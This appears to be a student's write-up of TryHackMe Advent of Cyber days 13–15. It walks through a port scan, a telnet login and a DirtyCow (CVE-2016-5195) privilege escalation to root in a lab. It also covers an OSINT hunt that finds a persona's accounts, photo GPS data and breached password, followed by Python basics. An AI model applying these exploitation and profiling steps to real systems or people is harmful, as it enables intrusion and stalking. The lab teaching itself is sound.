


```
root@ip-10-10-72-146: ~  
File Edit View Search Terminal Help  
root@ip-10-10-72-146:~# mkdir aoc_day13/  
root@ip-10-10-72-146:~# nmap 10.10.88.119  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-27 09:48 BST  
Nmap scan report for ip-10-10-88-119.eu-west-1.compute.internal (10.10.88.119)  
Host is up (0.00059s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
23/tcp    open  telnet  
111/tcp   open  rpcbind  
MAC Address: 02:F4:04:2C:FE:6B (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds  
root@ip-10-10-72-146:~# telnet 10.10.88.119 <PORT_FROM_NMAP_SCAN>  
bash: syntax error near unexpected token 'newline'  
root@ip-10-10-72-146:~# telnet 10.10.88.119  
Trying 10.10.88.119...  
Connected to 10.10.88.119.  
Escape character is '^]'.  
HI SANTA!!!  
  
We knew you were coming and we wanted to make  
it easy to drop off presents, so we created
```

Question 2:

Q2: What credential was left for you?

=clauschristmas




```
laces System Mon 27 Jun, 09:52 AttackBox IP: 10.10.72.146  
root@ip-10-10-72-146: ~  
File Edit View Search Terminal Help  
23/tcp    open  telnet  
111/tcp   open  rpcbind  
MAC Address: 02:F4:04:2C:FE:6B (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds  
root@ip-10-10-72-146:~# telnet 10.10.88.119 <PORT_FROM_NMAP_SCAN>  
bash: syntax error near unexpected token 'newline'  
root@ip-10-10-72-146:~# telnet 10.10.88.119  
Trying 10.10.88.119...  
Connected to 10.10.88.119.  
Escape character is '^]'.  
HI SANTA!!!  
  
We knew you were coming and we wanted to make  
it easy to drop off presents, so we created  
an account for you to use.  
  
Username: santa  
Password: clauschristmas  
  
We left you cookies and milk!  
  
christmas login: Connection closed by foreign host.  
root@ip-10-10-72-146:~#
```

Question 3:

Q3: What distribution of Linux and version number is this server running?

=Ubuntu 12.04




A terminal window titled 'root@ip-10-10-72-146: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). It shows a 'christmas login: santa' with a password prompt. The last login was on Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2. A Christmas tree is drawn using ASCII art. Below it, the command '\$ cat /etc/*release' is executed, showing the following output:

```
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

Question 4:

Q4: Who got here first?

=grinch



A terminal window titled 'root@ip-10-10-72-146: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). It shows a C program snippet:

```
exit(ret);
}

struct UserInfo user;
// set values, change as needed
user.username = "grinch";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";
}
```

Below the code, a message is displayed:

```
/*
// HAHHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
// */
```

Question 5:

Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

=gcc -pthread dirty.c -o dirty -lcrypt

```
10 // To use this exploit modify the user values according to your needs.
11 // The default is "firefart".
12 //
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 //
16 // Compile with:
17 // gcc -pthread dirty.c -o dirty -lcrypt
18 //
19 // Then run the newly create binary by either doing:
20 // "./dirty" or "./dirty my-new-password"
21 //
22 // Afterwards, you can either "su firefart" or "ssh firefart@..."
23 //
24 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
25 // mv /tmp/passwd.bak /etc/passwd
26 //
27 // Exploit adopted by Christian "Firefart" Mehlmauer
28 // https://firefart.at
```

Question 6:

Q6: What "new" username was created, with the default operations of the real C source code?

=firefart

```
firefart@christmas: ~
File Edit View Search Terminal Tabs Help
firefart@christmas: ~ x firefart@christmas: ~
[ ]
$ ls
christmas.sh cookies_and_milk.txt dirty dirty.c
$ ./dirty
File /tmp/passwd.bak already exists! Please delete it and run again
$
$ clear
$ su firefart
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas 'tree'!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named 'coal' in this directory!
Then, inside this directory, pipe the output
of the 'tree' command into the 'md5sum' command.


The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
```

Question 7:

Q7: What is the MD5 hash output?

=8b16f00dd3b51efadb02c1df7f8427cc



```
firefart@christmas: ~  
File Edit View Search Terminal Tabs Help  
firefart@christmas: ~ x firefart@christmas: ~  
  
Let's work together on this. Leave this text file here,  
and leave the christmas.sh script here too...  
but, create a file named 'coal' in this directory!  
Then, inside this directory, pipe the output  
of the 'tree' command into the 'md5sum' command.  
  
The output of that command (the hash itself) is  
the flag you can submit to complete this task  
for the Advent of Cyber!  
  
- Yours,  
  John Hammond  
  er, sorry, I mean, the Grinch  
  
- THE GRINCH, SERIOUSLY  
  
firefart@christmas:~# ls  
christmas.sh message_from_the_grinch.txt  
firefart@christmas:~# touch coal  
firefart@christmas:~# ls  
christmas.sh coal message_from_the_grinch.txt  
firefart@christmas:~# tree  
.  
|-- christmas.sh  
|-- coal  
-- message_from_the_grinch.txt  
  
0 directories, 3 files  
firefart@christmas:~# tree | md5sum  
8b16f00dd3b51efadb02c1df7f8427cc -  
firefart@christmas:~#
```

Question 8:

Q8: What is the CVE for DirtyCow?

= CVE-2016-5195

Thought Process/Methodology: day13


First of all, we insert the IP address in the terminal which is nmap 10.10.88.119. We can see that there's 3 port open (ssh, telnet, rpcbind). We also can answer Question 1 which is the 2nd port, telnet. For the second question, we use telnet 10.10.88.119 to get the username and password. The credential that's left for us is the password which is clauschristmas. Then we log in using the credentials given to get the answer for question 4. The answer is Ubuntu 12.04. Then we use command ls 10.10.88.119 to get the answer for question 5 which is the grinch. Next, we go to this website <https://dirtycow.ninja/> and read the code to get the answer for question 5 and 8. The answer for question 5 is in the code. Next for question 6 we use code gcc -pthread dirty.c -o dirty -lcrypt to compile. Question 7 we use ls directory to get the MD5 output. Lastly, the CVE for Dirtycow can be found in the website too. It was CVE-2016-5195.

DAY 14

Question 1:

Q1: What URL will take me directly to Rudolph's Reddit comment history?

=<https://www.reddit.com/user/IGuidetheClaus2020/comments/>



Question 2:

Q2: According to Rudolph, where was he born?


=Chicago



Question 3:

Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

=May



Question 4:


Q4: On what other social media platform might Rudolph have an account?

=Twitter

Question 5:

Q5: What is Rudolph's username on that platform?

=IGuideClaus2020



Question 6:

Q6: What appears to be Rudolph's favorite TV show right now?


=Bachelorette



Question 7:

Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

=Chicago



Question 8:

Q8: Okay, you found the city, but where specifically was one of the photos taken?

=41.891815, -87.624277

Question 9:

Q9: Did you find a flag too?

={FLAG}ALWAYSCHECKTHEEXIFD4T4

mmu link life tools delay work to do

Online Exif Viewer

Upload or specify the URL of your image on the right to extract EXIF data contained within.

Image Url: or No file chosen

create	2022-06-28T16:22:15+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 46, 32, 58, 41
YCbCrPositioning	1
modify	2022-06-28T16:22:15+00:00
ComponentsConfiguration	1, 2, 3, 0

Question 10:

Q10: Has Rudolph been pwned? What password of his appeared in a breach?

=spygame

Question 11:

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

=540

Thought Process/Methodology: day14

By using the given username, we first check out the <https://whatsmyname.app/> site to search for user accounts across social media platforms. It then directs us to Reddit account of Rudolph. Move to the comment section to copy the link. Next, we continue to read through all posts and find out about Rudolph's birthplace. We use Google search to find out Robert's last name. Then, we proceed to check another social media that Rudolph has on site. After that, we manually search it on Twitter with the given username as the username is too long for the site. We then continue spying out all the posts on that Twitter and find out Rudolph often mentions Bachelorette; we assume it is Rudolph's favourite TV show! To detect where the parade was taking place, what is the specific coordinate of the place, and what the flag contains in the photo, we downloaded the higher resolution version of a photo that Rudolph tweeted and use the power of the search engine on the internet to find the EXIF data stored there. Furthermore, we identify if the account has been pwned then use emails stated on Rudolph's Twitter to search through a password in breach data. Lastly, we get the street number of hotel address from those EXIF data to complete this task.

DAY 15

Question 1:

Q1: What's the output of True + True?

=2

Question 2:


Q2: What's the database for installing other peoples libraries called?

=PyPi

Question 3:

Q3: What is the output of bool("False")?

=True



```
root@ip-10-10-235-233: ~  
File Edit View Search Terminal Help  
root@ip-10-10-235-233:~# python3  
Python 3.6.9 (default, Jul 17 2020, 12:50:27)  
[GCC 8.4.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> True + True  
2  
>>> "False"  
'False'  
>>> bool('False')  
True  
>>> x=[1,2,3]  
>>> y=x  
>>> y.append(6)  
>>> print(x)  
[1, 2, 3, 6]  
>>>
```


Question 4:


Q4: What library lets us download the HTML of a webpage?

=requests

Question 5:

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

=`[1, 2, 3, 6]`

A screenshot of a Python REPL (Read-Eval-Print Loop) window. The background is dark grey. The text is white. The code entered is: `>>> x=[1,2,3]`, `>>> y=x`, `>>> y.append(6)`, `>>> print(x)`. The output shown is `[1, 2, 3, 6]`. The prompt `>>>` is followed by a white cursor bar.

```
>>> x=[1,2,3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>> 
```

Question 6:

Q6: What causes the previous task to output that?

=pass by references

Question 7:

Q7: if the input was "Skidy", what will be printed?

```
python> demo.py ...
1 names=['skidy','dorkstar','ashu','elf']
2 name= input('What is your name?:')
3 if name in names:
4     print('The Wise One has allowed you to come in.')
5 else:
6     print('The Wise One has not allowed you to come in.')
```

PROBLEMS OUTPUT **TERMINAL** DEBUG CONSOLE

Windows PowerShell
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Install the latest PowerShell for new features and improvements! <https://aka.ms/PSWindows>

PS C:\Users\lilas\OneDrive\Documents\programming\python> & C:/Users/lilas/AppData/Local/Microsoft/WindowsApps/python3.9.exe c:/Users/lilas/OneDrive/Docu
menting/python/demo.py
What is your name?:skidy
The Wise One has allowed you to come in.
PS C:\Users\lilas\OneDrive\Documents\programming\python> █

Question 8:

Q8: If the input was "elf", what will be printed?

```
python> demo.py ...
1 names=['skidy','dorkstar','ashu','elf']
2 name= input('What is your name?:')
3 if name in names:
4     print('The Wise One has allowed you to come in.')
5 else:
6     print('The Wise One has not allowed you to come in.')
```

PROBLEMS OUTPUT **TERMINAL** DEBUG CONSOLE

Windows PowerShell
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PS C:\Users\lilas\OneDrive\Documents\programming\python> & C:/Users/lilas/AppData/Local/Microsoft/WindowsApps
rogramming/python/demo.py
What is your name?:skidy
The Wise One has allowed you to come in.
PS C:\Users\lilas\OneDrive\Documents\programming\python> & C:/Users/lilas/AppData/Local/Microsoft/WindowsApps
rogramming/python/demo.py
What is your name?:elf
The Wise One has not allowed you to come in.
PS C:\Users\lilas\OneDrive\Documents\programming\python> █

Thought Process/Methodology: day15

Firstly, we run the machine and our attack box. We run python3 on the terminal. For questions 1 to 6, we either use the respective attack box or find the answer in the try hack me day 15 explanation. On the other hand, for questions 7 and 8, we use our python app.